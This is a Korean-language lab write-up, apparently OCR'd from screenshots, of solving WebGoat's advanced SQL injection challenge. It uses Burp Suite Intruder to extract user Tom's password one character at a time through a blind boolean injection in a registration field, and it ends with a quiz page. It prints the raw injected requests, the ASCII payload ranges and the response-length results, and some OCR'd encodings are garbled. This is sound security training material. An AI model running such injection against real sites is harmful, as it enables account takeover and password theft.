Target: http://127.0.0.1:8080

Update Host header to match target

2 Host: 127.0.0.1:8080

3 Content-Length: 137

4 sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"

5 Accept: */*

6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

7 X-Requested-With: XMLHttpRequest

8 sec-ch-ua-mobile: ?0

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36

10 sec-ch-ua-platform: "Windows"

11 Origin: http://127.0.0.1:8080

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

18 Cookie: JSESSIONID=muGiCqhTaa8G3dIA1SIC2c224akmSr2-Se6xbCfq8

19 Connection: close

20

21 username_reg=tom'+and+ascii(substring(password%3C1%3C1))%3D+\$100\$&email_reg=test%40test.com&password_reg=test&confirm_password_reg=test

1 payload position

Length: 910

Event log: All issues

Memory: 135.6MB

Payload 설정하고 공격

The screenshot shows the Burp Suite interface with the Intruder tab selected. The 'Payloads' sub-tab is active, displaying the 'Payload sets' configuration. Below this, the 'Payload settings [Numbers]' section is visible, showing options for 'Number range' (Sequential/Random) and 'Number format' (Decimal/Hex). The 'Start attack' button is in the top right.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 95
Payload type: Numbers Request count: 95

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 32
To: 126
Step: 1
How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 2
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0

Examples
01

Event log All issues Memory: 135.6MB

공격에 대한 Response를 살펴보면 응답 길이가 다른 요청과 다른 것이 116 값일 때 계정이 만들어졌다는 메시지가 나온다. (패스워드의 첫 글자 : ASCII 코드 116, 소문자 t)

The screenshot shows the Burp Suite interface with the 'Attack' tab selected. The 'Results' sub-tab is active, displaying a table of attack results. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The row with payload 116 is highlighted. Below the table, the 'Request' and 'Response' tabs are visible, showing the raw response data.

2. Intruder attack of http://127.0.0.1:8080

Attack Save II ?

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
82	113	200	11			455	
83	114	200	7			455	
84	115	200	6			455	
85	116	200	7			432	
86	117	200	10			455	
87	118	200	6			455	
88	119	200	16			455	
89	120	200	13			455	
90	121	200	7			455	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 15 Apr 2025 01:28:00 GMT
8 Content-Length: 210
9
10 {
11   "lessonCompleted":true,
12   "feedback":"User (0) already exists please try to register with a different username.",
13   "output":null,
14   "assignment":"SqlInjectionChallenge",
15   "attemptWasMade":true
16 }
```

Finished Search 0 highlights

Position 탭에서 substring(password%2C1%2C1) -> substring(password%2C2%2C1) 로 수정

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8080

Update Host header to match target

2 Host: 127.0.0.1:8080

3 Content-Length: 137

4 sec-ch-ua: "Not (A:Brand";v="24", "Chromium";v="122"

5 Accept: */*

6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

7 X-Requested-With: XMLHttpRequest

8 sec-ch-ua-mobile: ?0

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36

10 sec-ch-ua-platform: "Windows"

11 Origin: http://127.0.0.1:8080

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

18 Cookie: JSESSIONID=muG1CqhTaa8G3dIA15I2c224akmSr2-Se6xbCfq8

19 Connection: close

20

21 username_reg=tom'+and+ascii(substring(password%2C2%2C1))+3D+\$1005+---&email_reg=test40test.com&password_reg=test&confirm_password_reg=test'

Search

1 payload position

Length: 910

Event log

All issues

Memory: 152.6MB

공격에 대한 Response를 살펴보면 응답 길이가 다른 요청과 다른 것이 104 값일 때 계정이 만들어졌다는 메시지가 나온다. (패스워드의 첫 글자 : ASCII 코드 104, 소문자 h)

Attack Save

5. Intruder attack of http://127.0.0.1:8080

Attack Save

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
69	100	200	13			455	
70	101	200	13			455	
71	102	200	10			455	
72	103	200	13			455	
73	104	200	14			432	
74	105	200	13			455	
75	106	200	13			455	
76	107	200	18			455	
77	108	200	13			455	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 15 Apr 2025 01:42:19 GMT
8 Content-Length: 210
9
10 {
11   "lessonCompleted":true,
12   "feedback":"User (0) already exists please try to register with a different username.",
13   "output":null,
14   "assignment":"SqlInjectionChallenge",
15   "attemptWasMade":true
16 }
```

Search

0 highlights

Position 탭에서 substring(password%2C2%2C1) -> substring(password%2C3%2C1) 로 수정

Choose an attack type: Sniper

Update Host header to match target

Target: http://127.0.0.1:8080

Host: 127.0.0.1:8080
Content-Length: 137
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=auGiCqhTaa8G3dIA15I2cZ24akmSr2-5e6xbCfq8
Connection: close
username_reg=tom'+and+ascii(substring(password%2C3%2C1))+%3D+\$!00\$+--email_reg=test%40test.com&password_reg=test&confirm_password_reg=test

1 payload position

Length: 910

공격에 대한 Response를 살펴보면 응답 길이가 다른 요청과 다른 것이 105 값일 때 계정이 만들어졌다는 메시지가 나온다. (패스워드의 첫 글자 : ASCII 코드 105, 소문자 i)

6. Intruder attack of http://127.0.0.1:8080

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
69	100	200	15			455	
70	101	200	12			455	
71	102	200	11			455	
72	103	200	12			455	
73	104	200	13			455	
74	105	200	13			432	
75	106	200	14			455	
76	107	200	14			455	
77	108	200	12			455	

Request: HTTP/1.1 200 OK
Response: Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 15 Apr 2025 01:44:53 GMT
Content-Length: 210
{
 "lessonCompleted": true,
 "feedback": "User (0) already exists please try to register with a different username.",
 "output": null,
 "assignment": "SqlInjectionChallenge",
 "attemptWasMade": true
}

Tom의 패스워드 : thisisasecretfortomonly

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/SqlInjectionAdvanced.lesson/4

(A1) Broken Access Control >
(A2) Cryptographic Failures >
(A3) Injection >
SQL Injection (intro) ✓
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration >
(A6) Vuln & Outdated Components >
(A7) Identity & Auth Failure >
(A8) Software & Data Integrity >
(A9) Security Logging Failures >
(A10) Server-side Request Forgery >
Client side >
Challenges >

← 1 2 3 4 5 6 →

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you log in as Tom?

Have fun!

LOGIN **REGISTER**

tom

.....

☐ Remember me

Log In

Forgot Password?

Congratulations. You have successfully completed the assignment.

모든 문제 성공!

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/SqlInjectionAdvanced.lesson/5

WEBGOAT

SQL Injection (advanced)

Introduction >
General >
(A1) Broken Access Control >
(A2) Cryptographic Failures >
(A3) Injection >
SQL Injection (intro) ✓
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration >
(A6) Vuln & Outdated Components >
(A7) Identity & Auth Failure >
(A8) Software & Data Integrity >
(A9) Security Logging Failures >
(A10) Server-side Request Forgery >
Client side >
Challenges >

Reset lesson

← 1 2 3 4 5 6 →

Now it is time for a quiz! It is recommended to do all SQL injection lessons before trying the quiz. Answer all questions correctly to complete the assignment.

1. What is the difference between a prepared statement and a statement?

☐ Solution 1: Prepared statements are statements with hard-coded parameters.
☐ Solution 2: Prepared statements are not stored in the database.
☐ Solution 3: A statement is faster.
☐ Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

☐ Solution 1: *
☐ Solution 2: =
☐ Solution 3: ?
☐ Solution 4: !